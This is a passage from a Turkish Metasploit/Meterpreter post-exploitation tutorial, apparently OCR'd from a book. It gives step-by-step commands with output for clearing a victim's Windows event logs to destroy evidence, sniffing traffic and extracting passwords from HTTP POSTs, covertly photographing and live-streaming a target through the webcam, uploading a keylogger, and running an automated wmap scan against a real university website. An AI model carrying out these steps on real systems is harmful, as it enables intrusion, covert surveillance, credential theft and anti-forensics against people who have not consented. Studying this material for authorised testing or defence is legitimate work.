
Output:

```
meterpreter > run event_manager -c
[-] You must specify and eventlog to query!
[*] Application:
[*] Clearing Application
[*] Event Log Application Cleared!
[*] DFS Replication:
[*] Clearing DFS Replication
[*] Event Log DFS Replication Cleared!
[*] HardwareEvents:
[*] Clearing HardwareEvents
[*] Event Log HardwareEvents Cleared!
[*] Internet Explorer:
[*] Clearing Internet Explorer
[*] Event Log Internet Explorer Cleared!
[*] Key Management Service:
[*] Clearing Key Management Service
[*] Event Log Key Management Service Cleared!
[*] Media Center:
[*] Clearing Media Center
[*] Event Log Media Center Cleared!
[*] Security:
[*] Clearing Security
[*] Event Log Security Cleared!
[*] System:
[*] Clearing System
[*] Event Log System Cleared!
[*] Windows PowerShell:
[*] Clearing Windows PowerShell
[*] Event Log Windows PowerShell Cleared!
```

Böylece log kayıtları şunu gösterirken



artık bunu gösterir duruma gelecektir:



Yani hedef sistemdeki windows log'ları silinmek süretiyle kanıtlar temizlenmiştir.

NOT: Windws log'larını Denetim Masası->Yönetimsel Araçlar->Olay Görüntüleyicisi 'nden görüntüleyebilirsin.

(Page 259)

34)

Packet Sniffing

Uzak bir sistem ele geçirildiğinde o sistemde ilerlemek için elde edilebilecek kritik bilgilerden biri de network trafiğidir. Hedef sistemin üzerinden http, ftp, smtp, pop3,... trafiği akıyor olabilir ve bu akışın içerisinde şifre bilgileri yer alıyor olabilir. Hedef sistemin ağ kartını, yani hedef sistemin tüm trafiği meterpreter payload'unun bir alt modülü olan sniffing ile dinleyebilir, hassas verilere erişebiliriz. Meterpreter'ın sniffer alt modülünün kullanımı şu şekildedir:

```
meterpreter > use sniffer
```

sniffer modülünün seçenekleri ise şu şekildedir:

meterpreter > help

Output:

...

...

Sniffer Commands

==========

sniffer_dump

sniffer_interfaces

sniffer_start

sniffer_stats

sniffer_stop

sniffer_dump

- Yakalanan trafiği pcap uzantılı dosya olarak kaydeder.

sniffer_interfaces

- Hedef sistemdeki ağ birimlerini (interface'lerini) listeler.

sniffer_start

- Belirtilen ağ birimi (interface'i) için paket yakalamayı başlatır.

sniffer_stats

- Dinlenen ağ biriminin dinleme süresince tutulan istatistiklerini görüntüler.

sniffer_stop

- Belirtilen ağ birimi (interface'i) için paket yakalamayı durdurur.

(Page 260-262)

35)

Packet Sniffing Örneği

Öncelikle hedefe keşif yapalım.

meterpreter > use sniffer

meterpreter > sniffer_interfaces

Output:

1 – 'AMD PCNET Ailesi PCI Ethernet Bağdaştırıcısı' (type:0 mtu:1514 usable:true dhcp:true wifi:false)

1 numaralı interface'ten 20000 tane paket yakala emrini payload'a verelim:

meterpreter > sniffer_start 1 20000

Output:

[*] Capture started on interface 1 (20000 packet buffer)

Arada sniffing durumunu gözlemlemek için sniffer_stats kullanılabilir.

meterpreter > sniffer_stats 1 // 1 nolu interface'in istatistikleri

Output:

[*] Capture statictics for interface 1

packets: 4085

bytes: 569713

Gözlemlenen istatistikler sonucunda arzulanan sayıda paket yakalandığı düşünüldüğünde yakalanan paketleri uzak sistemin bufferın'dan indirerek bir dosyaya aşağıdaki gibi yazdırırız.

meterpreter > sniffer_dump 1 /root/Desktop/win2.cap

Output:

[*] Flushing packet capture buffer for interface 1...

[*] Flushed 4095 packets (569713 bytes)

[*] Downloaded 022%

[*] Downloaded 044%

[*] Downloaded 066%

[*] Downloaded 089%

[*] Downloaded 100%


[*] Downloaded completed, converting to PCAP...

[*] PCAP file writtento /root/Desktop/win2.cap


Dosyalanan trafiğe Wireshark'ın filter'ı ile madencilik yapabilir ve kullanıcı adı ve şifre gibi hassas verileri tüm trafiğin içerisinden cımbızlayabiliriz. Bunu gerçeklemek için öncelikle tüm trafiği barındıran dosyanın wireshark'a dahil edilmesi gerekmektedir. Bunun için win2.cap dosyasını Wireshark'ın üzerine sürüklemek yeterlidir. Ardından Wireshark'ın filter kutusuna aşağıdaki yazılmalıdır:


http.request.method == “POST”

POST methoduna göre sonuç daraltmasına gidilmesi tercih edildi, çünkü kullanıcı adı ve şifre gibi bilgiler çoğunlukla web sitelerinden sunucuya HTTP POST methodu ile gitmektedirler. Daralanan sonuçlardan gözümüze kestirdiğimiz paketi seçelim (Mesela includekarabuk'un /adminPaneli/index.php sayfası):



Ardından seçtiğimiz pakete sağ tıklayıp Follow TCP Stream diyerek paketin içini okuyabileceğimiz pencereyi açalım:





Görüldüğü üzere paketin içerisindeki POST edilen değişken ve değerleri kullanıcı adı ve şifre imiş. Böylelikle hedef sistemden kaçırdığımız trafik bilgilerini cımbızlayarak hassas verilere ulaşmış olduk.

(Page 263)

36)

Ekran Görüntüsü Alma

Hedef sistemin ekran görüntüsünü meterpreter payload'unun bir alt modülü olan screenshot ile alabiliriz.

meterpreter > screenshot

Output:

Screenshot saved to: /root/GHCAiYdJ.jpeg

37)

Webcam'den Görüntü Çekme

Hedef bilgisayarda bağlı bir webcam varsa meterpreter'in webcam'le alakalı modülü gizlice görüntü almayı sağlamaktadır. Hedef sistemde mevcut webcam'i ya da webcam'leri listelemek için webcam_list kullanılır:

meterpreter > webcam_list

Output:

1: Acer Crystal Eye Webcam

Hedef sistemin webcam'inden görüntü almak için webcam_snap modülü kullanılır:

meterpreter > webcam_snap

Output:

[*] Starting...

[+] Got frame

[*] Stopped

Webcam shot saved to: /root/VHBWSraf.jpeg

Böylelikle hedefin resmi çekilmiş olur.

(Page 268)

38)

Canlı Webcam Görüntüsü İzlemek

Hedefin webcam'inden hedefi canlı olarak izlemek için run webcam komutu kullanılır:

meterpreter > run webcam -p /tmp

Output:

[*] Starting webcam 1: Acer Crystal Eye webcam

[*] View live stream at: /tmp/webcam.htm

[*] Image saved to: /tmp/webcam.jpg

^C [*] Stopping webcam

/tmp dizinindeki webcam.html dosyasını tarayıcıdan açarak hedefi canlı olarak izleyebiliriz.

(Page 269-270)

39)

Hedef Sisteme Dosya Yükleme

Hedef sisteme dosya yüklemek için meterpreter payload'unun bir alt modülü olan upload komutu kullanılır. Örneğin aşağıda hedef sisteme keylogger.exe dosyasını yollama işlemi gösterilmiştir;

meterpreter > upload /root/keylogger.exe C:\

Output:

[*] uploading : /root/keylogger.exe -> C:\

[*] uploaded : /root/keylogger.exe -> C:\keylogger.exe

Böylece hedef sistemin C sürücüsünün kök dizinine keylogger.exe upload edilmiş oldu.

(Page 272)

40)

Hedef Sistemde Dosya Arama

Hedef sistemde spesifik bir dosya arıyorsak bunun için meterpreter payload'unun search modülünü kullanabiliriz.

meterpreter > search -f *.rtf // -f takes pattern.

Output:

C:\Documents and Settings\pentest\Desktop\zararliBelge.rtf

C:\Documents and Settings\pentest\Desktop\deneme.rtf

Yukarıdaki kullanım ile hedef sistemdeki tüm rtf uzantılı dosyaları listeletmiş oluruz.

(Page 273)

41)

wmap

wmap metasploit içerisindeki web penetrasyon testlerinde kullanılabilecek auxiliary'leri hedef siteye deneyen bir plugin'dir. Aşağıda wmap modüllerinin hedef siteye nasıl otomatize bir şekilde uygulandığı gösterilmektedir:

msf > load wmap

msf > wmap_sites -a http://www.karabuk.edu.tr

msf > wmap_sites -l // Outputs 193.140.9.6

msf > wmap_targets -t http://193.140.9.6

msf > wmap_run -e

(Page 275-278)